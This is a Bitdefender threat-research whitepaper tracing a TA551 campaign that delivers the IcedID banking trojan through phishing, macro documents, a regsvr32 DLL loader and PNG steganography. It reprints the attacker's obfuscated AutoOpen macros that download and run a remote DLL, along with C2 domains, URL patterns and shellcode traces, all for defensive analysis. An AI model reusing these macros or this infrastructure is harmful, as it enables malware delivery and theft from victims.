WHITEPAPER

Bitdefender

Security

New TA551 Campaign Uses IceID, Complex Attack Chain to Compromise

www.bitdefender.com

Contents

Author:

Ruben Andrei CONDOR - Security Researcher @ Bitdefender

Summary

In late 2017, the Emotet Trojan started to propagate a new family of malware. Dubbed IceID, this new banker Trojan employed several mechanisms to target business, including webinjection and redirection attacks. Since its emergence in 2017, this threat has adopted new tactics, including interjecting into genuine conversations that had been exfiltrated in previous breaches.

During routine threat investigations, the Bitdefender Active Threat Control team isolated an executable file placed in the %TEMP% folder, with a name made up of long randomly generated numbers. Looking at the executable file's version info, we could call this campaign the "Steel Too Contain Byshout Dream Campaign" (in concordance with the file description field).

We continued to dig in this direction, and we eventually managed to attribute this campaign to TA551 (Shathak) a relatively new actor who gained notice from using the Valak malware[1]. Further analysis of the "Steel Too Contain Byshout Dream," campaign revealed that it was in factusing the IcedID (Bokbot) malware.

Shathak - also known as Gold Cabin - is a financially motivated threat group operating since 2018. They usually distribute malware by using malicious documents in password-protected archives and involve a domain generation algorithm to thwart law enforcement agencies to block registered domains.

TA551's URLs usually host a PHP script that delivers the malware as a DLL[2]. Prior to April 2020, the most common malware associated with Shathak was Ursnif. After that, they started infecting victims with Valak[3]. By taking into account that both Ursnif and Valak are considered to have ties with the Russian-speaking community[4], we can infer that Shathak is likely made up of Russian cybercriminals[3]. Since the end of July 2020, their favorite tool in the arsenal became IcedID.

The group's targets are in the United States and Canada.

Technical Analysis

This research paper focuses on the full chain of compromise, which includes spear phishing documents, signed binary proxy execution, steganography and code injection.

Initial Access

Like most Advanced Persistent Threats, Shathak favors achieving Initial Access through Spearphishing Attachments. First, the victim receives an email that does not reveal too much information except for the password for the archive, but it directs the user's attention to the attachment. To evade security scanners, the attackers avoid mentioning in plain text "the attached document," and the result seems to be generated from an encoding error.




Fig. 1. Phishing email

In accordance with the information in the body of the mail, the attackers attach an archive that users can extract by using the given password.




Fig. 2. Password-protected archive

We also noticed a pattern in the date used in most of the document titles, such as “inquiry 07.23.2020.doc”, “legislated 07.20.doc”, “order-07.20.doc”, “statistics 07.20.doc” etc.

In the document,we can see an attached image with text claiming that the file was created in a previous version of Microsoft Office Word and instructs that the victim click the “Enable Editing” and “Enable Content” buttons. This technique is often used by attackers spreading malicious documents that rely on users’ naivety to trick them.




Fig. 3. Maldoc

Execution Flow

The execution flow, as seen in the diagram below, is as follows:

- *Initial Access:* **Phishing Email** - The victim receives a phishing email that contains a password-protected archive; inside there is a DOC file;
- *Stage 1:* **Maldoc** - After enabling macros, winword.exe downloads the next stage, a DLL file saved with the PDF extension. Regsvr32.exe is launched to run the DLL;
- *Stage 2:* **Downloader DLL** - Executing the *DllEntryPoint* function a PNG image is saved, this image is decrypted into the IcedID executable;
- *Stage 3:* **IcedID Executable** - IcedID executable, saved with a random name in *%TEMP%*, downloads an additional PNG that contains the main IcedID module by making use of steganography techniques;
- *Stage 4:* **Msiexec Injection** - IcedID launches msiexec.exe with a random MSI filename, that does not exists on the machine but to appear legitimate. Then the IcedID malware injects itself into the msiexec process.




Fig. 4. Execution Flow Diagram

Stage 1: Maldoc

As mentioned in the Initial Access section, attackers have an unusual way of naming the files, with a date in most of them like “command 07.20.doc”, “particulars,07.23.2020.doc”, “intelligence_07.20.doc”, “bid.07.20.doc” etc.

The team identified other relevant patterns. For example, most of the documents contain three modules with short randomly generated names.




Fig. 5. Maldoc Modules

To gain a foothold on the targeted computer, attackers rely on the execution of the *AutoOpen* macro that acts as a next stage launcher. In the case of the first document we analyzed, the next stage downloader DLL was saved as “TT.pdf”, but there are more instances where it takes the name “Ub.pdf”. In the wild, the DLL can be saved with any short and random name. The Microsoft 365 Defender Research Team [5] observed the downloader saved with the TXT extension too.

The macro code contains comments with random English words, but this is not a mistake. From the attacker’s perspective, this is yet another attempt by the malware to bypass security mechanisms. By including randomly generated text in the malicious code, a detection based on blacklisting the file hash doesn’t work. Instead, security solutions should use a signature based on carefully selected code features.

```
Public Const b As String = "TT.pdf"
Function cA(mX)
qk = NF(mX)
For De = 0 To UBound(qk)
 zb = zb & Chr(qk(De) Xor 111)
Next De
cA = zb
End Function
Sub autoopen()
gT = cA(X)

' Loudness jj
' Turnip filipino
frm.download gT, b

' Contributor deface
' Advancement mexicans nl wang

' Crater inelegant
' Sleep shaft great-grandfather

' Applications Word bradford mind system
' Portsmouth seam
' Drug
' Webpage partook roof
' Mrs pilot

' Consulate
' Cuts nightlife marketplace residential cattle periodically

' Similarly topless
Dim RM As New WshShell

' Foal forsooth forensic fairfield
' Finder magnum
' Blanket stamps jogging vassal
' Most deadening
' Buccaneer sie harass
Call RM.run(N & Zw & " " + b)

' Seville stack leniency vintage mel
' Team
' Visible
End Sub
```

Fig. 6. Macro Code AutoOpen Doc 1

```
Public Const D As String = "Ub.pdf"
Function i(ep)
lz = hF(ep)
For ha = 0 To UBound(lz)
 op = op & Chr(lz(ha) Xor 1)
Next ha
i = op
End Function
Function hF(ep)
hF = Split(ep, " ")
End Function
Sub autoopen()
Gf = i(c4)

' Adage heads grid gif
' Saline might selective inoffensive
' Riding rowdy prague treacle
frm.download Gf, D

' Keyword last bracelet ht reinstate
' River known thumbs metamorphosis grafting wry counsel aurora
' Bill
' Alien slogan rectify longitude tracked
' Deplore spry healthy

' Patches coated
' Cope carlo probity smithsonian

' Thickness bayonet
' Exhale drilling events crossing geo

' Lightning gotta

' Statistical
' Invision turns cherokee joke trails
' Put effects arabia
Dim jg As New WshShell

' Shingles carmine carpet
' Fell density greenhouse
' Gordon profitless
Call jg.run(hn & m & "32 " + D)
End Sub
```

Fig. 7. Macro Code AutoOpen Doc 2

We can observe a declaration to the URLDownloadToFileA function from urlmon.dll, which is used to download the next stage payload. Some variable declarations are also contained separately in this module.

```
Public Const N As String = "reg"
Public Const Zw As String = "svr32"
Public Const X As String = "7_27_27_31_85_64_64_13_31_1_21_27_25_21_93_23_65_12_0_2_64_23_10_2_12_3_64_6_13_14_65_31_7_31_80_3_82_4_9_14_91_65_12_14_13"

#If VBA7 And Win64 Then
Public Declare PtrSafe Function URLDownloadToFile Lib "urlmon"
Alias "URLDownloadToFileA" (ByVal xO As LongPtr, ByVal dt As String, ByVal G2 As String, ByVal X4 As LongPtr, ByVal dW As LongPtr) As Long
#Else
Public Declare Function URLDownloadToFile Lib "urlmon"
Alias "URLDownloadToFileA"(ByVal xO As Long, ByVal dt As String, ByVal G2 As String, ByVal X4 As Long, ByVal dW As Long) As Long
#End If

Function NF(iT)
NF = Split(iT, "_")
End Function
```

Fig. 8. Macro Code URLDownloadToFileA Doc 1

```
Public Const hn As String = "reg"
Public Const m As String = "svr"
Public Const c4 As String = "105 117 117 113 59 46 46 115 100 101 103 98 113 104 47 98 110 108 46 121 100 108 98 109 46 104 99 96 47 113 105 113 62 109 60 116 111 117 57 47 98 96 99 33"
#If VBA7 And Win64 Then
Public Declare PtrSafe Function URLDownloadToFile Lib "urlmon"
Alias "URLDownloadToFileA" (ByVal PE As LongPtr, ByVal d5 As String, ByVal kE As String, ByVal oY As LongPtr, ByVal dY As LongPtr) As Long
#Else
Public Declare Function URLDownloadToFile Lib "urlmon"
Alias "URLDownloadToFileA"(ByVal PE As Long, ByVal d5 As String, ByVal kE As String, ByVal oY As Long, ByVal dY As Long) As Long
#End If
Function zL()

' Praiseworthy bronchitis householder
' Preventive treasury
' im duplicate susanna require
' Searching silver galore disputes avon
' Jubilee archipelago froze miniature

' Liz tremendous bulkhead bringing motorola
End Function
```

Fig. 9. Macro Code URLDownloadToFileA Doc 2

Some functions containing solely random comments are visible alongside the random text contained in useful methods.

```
Sub E8()

' Geek elevator characterization zoom
' Lance mom proud maintained rhubarb
' Charged retaliate prelate serum
' Guide womens pill iced bp idiotic miser
' Point priority literacy

' Scarecrow
' Caribbean reinforce carmen
' Rally

' Blue
' Verification
' Lullaby detest
' Chef lb nimbus lice

' Eggs blasted asn
' Passageway alsatian labour happened ail swimmer
' Developing executed primeval ill. snarl
' Dictatorial congratulation

' Prevention footstool
' Reflect counting swagger
' Ul hittite abounded environmental

' Occasional stitch soulless lp
' -form tobago
' Combustion armstrong shaped zones
' Islet beau
' Po extract forefront

' Bottles spilt unsympathetic
' Likely buffet bestiality holster centuries
' Submissive cranium triumph
' Mermaid buttoned cant patients shorten

' Styx vault
' Dais strengths
' Composition nothing overrun truncheon cambridge

' Jeans bellingham
' Copyrighted teen
' Massage statuary

' Act. creatures began
' Insurmountable ana gnarled

' Heifer cashed ranges
' Interpretation ext signatures chaos
' Scholars imperceptible choose failures fiber
' Daughters
End Sub
```

Fig. 10. Macro Code Random Comments 1

```
Function T6(Dp)

' Donor fealty
' Locket financing positions
' Motorcycle vestige ecology adorer equip arbor
' Groundwork starsmerchant
End Function
```

Fig. 11. Macro Code Random Comments 2

By inspecting several such documents and taking into account the identical structure, we see it is very likely that attackers automatically generate these documents. Another similarity across multiple documents, which helped us expand the investigation, was the URL structure from which the malware downloaded additional payloads. Although attackers used multiple domains, each time the URL path respected the following pattern: hxxp[:]//<domain>[.]com/xemcl/iba[.]php?l=<random>[.]cab.

```
WINWORD.EXE (7604) requested TCP 192.0.2.123:80
  GET /xemcl/iba.php?l=unt8.cab HTTP/1.1
  Accept: */*
  UA-CPU: AMD64
  Accept-Encoding: gzip, deflate
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
  Host: redfcpi.com
  Connection: Keep-Alive
```

Fig. 12. Request path

Stage 2: Downloader DLL

There are quite a few signatures on the dropped DLL at the time of publication, 47 out of 65, some even indicating the name "IcedID".




Fig. 13. DLL detections on VT

Saved as "Ub.pdf" or "TT.pdf" in %UserProfile%\Documents, this DLL acts as a second stage downloader. Although it exports the *DllRegisterServer function, it* does not do much. The export is required by regsvr32 to execute the contents from the DLL.

Exports

Name	Address	Ordinal
DllRegisterServer	**10004A20**	**1**
Toneplane	10004950	2
DllEntryPoint	**100076F0**	**[main entry]**

Fig. 14. DLL Exports

Therefore, regsvr32.exe executes the malicious code, attaining signed binary proxy execution. The intended actions take place when executing the *DllEntryPoint.*

Once the regsvr32 process is created, , it communicates with well-known websites, such as *support[.]oracle[.]com*, *help[.]twitter[.]com*, *support[.]microsoft[.]com*, *intel[.]com*, *support[.]apple[.]com* to appear legitimate and to blend rogue traffic in. But there is a domain that stands out, *loadhnichar[.]co,* which happens to be the next stage supplier.

```
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'www.intel.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: www.intel.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'support.oracle.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: support.oracle.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'support.apple.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: support.apple.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'loadhnichar.co'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: loadhnichar.co
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'help.twitter.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: help.twitter.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'support.microsoft.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: support.microsoft.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'www.intel.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: www.intel.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'support.oracle.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
[   HTTPListener443]   Host: support.oracle.com
[   HTTPListener443]
[          Diverter] svchost.exe (1360) requested UDP 192.168.30.2:53
[        DNS Server] Received A request for domain 'support.apple.com'.
[          Diverter] regsvr32.exe (8504) requested TCP 192.0.2.123:443
[   HTTPListener443]   GET / HTTP/1.1
[   HTTPListener443]   Connection: Keep-Alive
```

Fig. 15. Network Communications

Unfortunately, loadhnichar[.]co was down when our team conducted the analysis. But this second stage will download the next one as a PNG file and decrypt it to %UserProfile%\AppData\Local\Temp with a name made up of randomly generated numbers. For example: %UserProfile%\AppData\Local\Temp\~671250696.exe.

Stage 3: IcedID Executable

This is IcedID, but not in its entirety. The primary malicious code executed is hidden in a PNG image using a technique called steganography. The executable downloads the image, decrypts the content of the image, loads it and executes the contained shell code. This malicious code represents its main module. Part of this module contains instructions for launching msiexec suspended, and then injecting into it.

The file version info appears to be somewhat legitimate.

Property	Value
Description	
File description	Steel Too Contain Byshout Dream
Type	Application
File version	10.8.68.11
Product name	Steel Too Contain ®Steel Too Contain ...
Product version	10.8.68.11
Copyright	© Steel Too Contain Corporation. All righ...
Size	268 KB
Date modified	10/28/2020 8:24 PM
Language	English (United States)
Original filename	stor.exe

Fig. 16. IcedID Version Info

To execute the shell code, the malware copies the code byte by byte, then uses the classic *VirtualProtect* to change the page protection.

```
v7 = v2 + 63 * v3;
byte_4B7F66 = qword_4B7F70 - v3 + 100;
VirtualProtect(lpAddress, 0x20E4u, 0x40u, &flOldProtect);
byte_4B7F67 = byte_4B7F66 + 63 * v7;
v4 = sub_4A11A0();
```

Fig. 17. VirtualProtect call

In an attempt to reduce the number of red flags for an AV or sandbox, it hides its imports by manually loading DLLs at runtime and finding API addresses using *GetProcAddress*.

The shell code loads the required DLL. In this case [EBP+10h] points to *LoadLibraryExA.*

```
debug079:001303DA load_libraryexa:
debug079:001303DA push    0
debug079:001303DC push    0
debug079:001303DE push    eax
debug079:001303DF call    dword ptr [ebp+10h]
debug079:001303E2 mov     edx, eax
```

Fig. 18. LoadLibraryExA call

Then, by jumping to this code, calling [EBP+14h], it actually calls *GetProcAddress* on the desired API.

```
debug079:001303FC get_proc_address:
debug079:001303FC push    edx
debug079:001303FD push    eax
debug079:001303FE push    edx
debug079:001303FF call    dword ptr [ebp+14h]
debug079:00130402 pop     edx
debug079:00130403 stosd
```

Fig. 19. GetProcAddress call

Firstly, to get information about the victim's username, it loads advapi32.dll to resolve *GetUserNameA.*

```
EAX 76830000 ↳ advapi32.dll:76830000
EBX 0003F000 ↳
ECX 00EE0000 ↳ "Ã³Ã³Â°FN3"
EDX 00EE0000 ↳ "Ã³Ã³Â°FN3"
ESI 00D031E0 ↳ .text:00D031E0
EDI 00D03000 ↳ .text:00D03000
EBP 009AF7E4 ↳ Stack[00000380]:009AF7E4
ESP 009AF7D4 ↳ Stack[00000380]:009AF7D4
```

Fig. 20. AdvApi32.dll loaded

After calling the function at [EBP+10h], the return value in the EAX register shows a successful load of the DLL.

It uses the same technique, same code, to load other DLLs, like winhttp.dll, for example.

```
EAX 6C610000 ↳ winhttp.dll:6C610000
EBX 0003F000 ↳
ECX 00EE0000 ↳ "Ã³Ã³Â°FN3"
EDX 00EE0000 ↳ "Ã³Ã³Â°FN3"
ESI 00D03248 ↳ .text:00D03248
EDI 00D03068 ↳ .text:00D03068
EBP 009AF7E4 ↳ Stack[00000380]:009AF7E4
```

Fig. 21. WinHttp.dll loaded

Using *GetProcAddress*, resolves various APIs, to communicate via HTTP.

```
EAX 6C633DC0 ↳ winhttp.dll:winhttp_WinHttpConnect
EBX 0003F000 ↳
ECX 015D7751 ↳ debug049:unk_15D7751
EDX 00000000 ↳
ESI 00D03258 ↳ .text:00D03258
EDI 00D03074 ↳ .text:00D03074
EBP 009AF7E4 ↳ Stack[00000380]:009AF7E4
```

Fig. 22. winhttp_WinHttpConnect resolved

By statically parsing this file, the team cannot obtain a plain text list of resolved APIs, but if we look at memory content at runtime, this list is decrypted. Therefore, instead of presenting EAX's value repeatedly, we can get a list of APIs and their DLLs by using ProcessHacker to search for strings.

```
SHGetFolderPathA
SHELL32.dll
GetUserNameA
ADVAPI32.dll
WinHttpQueryDataAvaila
WinHttpConnect
WinHttpSetStatusCallbac
WinHttpSendRequest
WinHttpCloseHandle
WinHttpSetOption
WinHttpOpenRequest
WinHttpReadData
WinHttpQueryHeaders
WinHttpOpen
WinHttpReceiveResponse
WINHTTP.dll
HeapFree
GetProcessHeap
ReadFile
WriteFile
CreateFileA
CloseHandle
HeapAlloc
GetFileSize
lstrlenA
lstrcatA
CreateDirectoryA
GetModuleFileNameA
VirtualProtect
VirtualAlloc
Sleep
lstrcpyA
ExitProcess
```

Fig. 23. In-memory strings

Another visible characteristic, when searching the memory for strings, the same as described by Group IB[6] is the form of the request.

```
/image/?id=%0.2X%0.8X%0.8X%s
```

Fig. 24. Request format

When trying to download the main core, the request contains data to help the attacker identify details about the victim. In the case of our analysis, the request looks like this:

```
"/image/?id=01A126CDB70137A0CD0000000000FF40000010",
```

This numerical value can be interpreted, as the first two hex digits represent a hardcoded value (01). The next eight hex digits also represent a hardcoded value, but in this case, it's an identifier specific to the downloader. The following eight hex digits are a timestamp, and the remaining digits contain information about the processor's vendor ID and the code execution time[6].

There is an encrypted list of C&Ss stored in the binary. During our dynamic analysis, by running the malware, we managed to find that it first tries *defrostingacademy[.]best*, then connects successfully to *heroimonroy[.]xyz*.

WinHttpOpen (NULL, WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, NULL, NULL, 0)	0x00b17050
WinHttpConnect (0x00b17050, "defrostingacademy.best", INTERNET_DEFAULT_HTTPS_PORT , 0)	0x00b59900
WinHttpOpenRequest (0x00b59900, "GET", "/image/?id=01A126CDB70137A0CD0000000000FF40000010", NULL,	0x00b273e0
WinHttpSetOption (0x00b273e0, WINHTTP_OPTION_SECURITY_FLAGS, 0x003cf3f8, 4)	TRUE
WinHttpSendRequest (0x00b273e0, NULL, 0, NULL, 0, 0, 0)	FALSE
WinHttpCloseHandle (0x00b273e0)	TRUE
WinHttpCloseHandle (0x00b59900)	TRUE
WinHttpCloseHandle (0x00b17050)	TRUE

Fig. 25. Attempting to download from the first C&C

WinHttpOpen (NULL, WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, NULL, NULL, 0)	0x00b17050
WinHttpConnect (0x00b17050, "heroimonroy.xyz", INTERNET_DEFAULT_HTTPS_PORT , 0)	0x00b59900
WinHttpOpenRequest (0x00b59900, "GET", "/image/?id=01A126CDB70137A0CD0000000000FF40000010", NULL,	0x00b273e0
WinHttpSetOption (0x00b273e0, WINHTTP_OPTION_SECURITY_FLAGS, 0x003cf3f8, 4)	TRUE
WinHttpSendRequest (0x00b273e0, NULL, 0, NULL, 0, 0, 0)	TRUE
WinHttpReceiveResponse (0x00b273e0, NULL)	TRUE
WinHttpQueryHeaders (0x00b273e0, WINHTTP_QUERY_STATUS_CODE | WINHTTP_QUERY_FLAG_NUMBER, NULL,	TRUE
WinHttpQueryHeaders (0x00b273e0, WINHTTP_QUERY_CONTENT_LENGTH | WINHTTP_QUERY_FLAG_NUMBER, N	TRUE
WinHttpQueryDataAvailable (0x00b273e0, 0x003cf3ec)	TRUE
GetProcessHeap ( )	0x00b00000
WinHttpReadData (0x00b273e0, 0x00b56d70, 150, 0x003cf3ec)	TRUE
WinHttpQueryDataAvailable (0x00b273e0, 0x003cf3ec)	TRUE
WinHttpCloseHandle (0x00b273e0)	TRUE
WinHttpCloseHandle (0x00b59900)	TRUE

Fig. 26. Successfully connected to the second C&C

As the INTERNET_DEFAULT_HTTPS_PORT suggests, the communication is indeed encrypted. The domain from which the malware downloads the next stage corresponds to an IP that belongs to a web hosting service company.

Network paths accessed during trace:

Network Time	Total Events	Connects	Disconn...	Sends	Receives	Send B...	Receiv...	Other	Path
0.0000000	250	4	4	12	230	2,691	686,289	0	194.5.249.201:https
0.0000000	250	4	4	12	230	2,691	686,289	0	<Total>

Fig. 27. Https Communication

For this sample, the received file is saved at *%UserProfile%\AppData\Roaming\caokimac\ucleac.png.*

Fig. 28. Saved image

There are no engines on VT that detect this file.




Fig. 29. VT detections on the PNG

This is a valid PNG file.




Fig. 32. PNG content

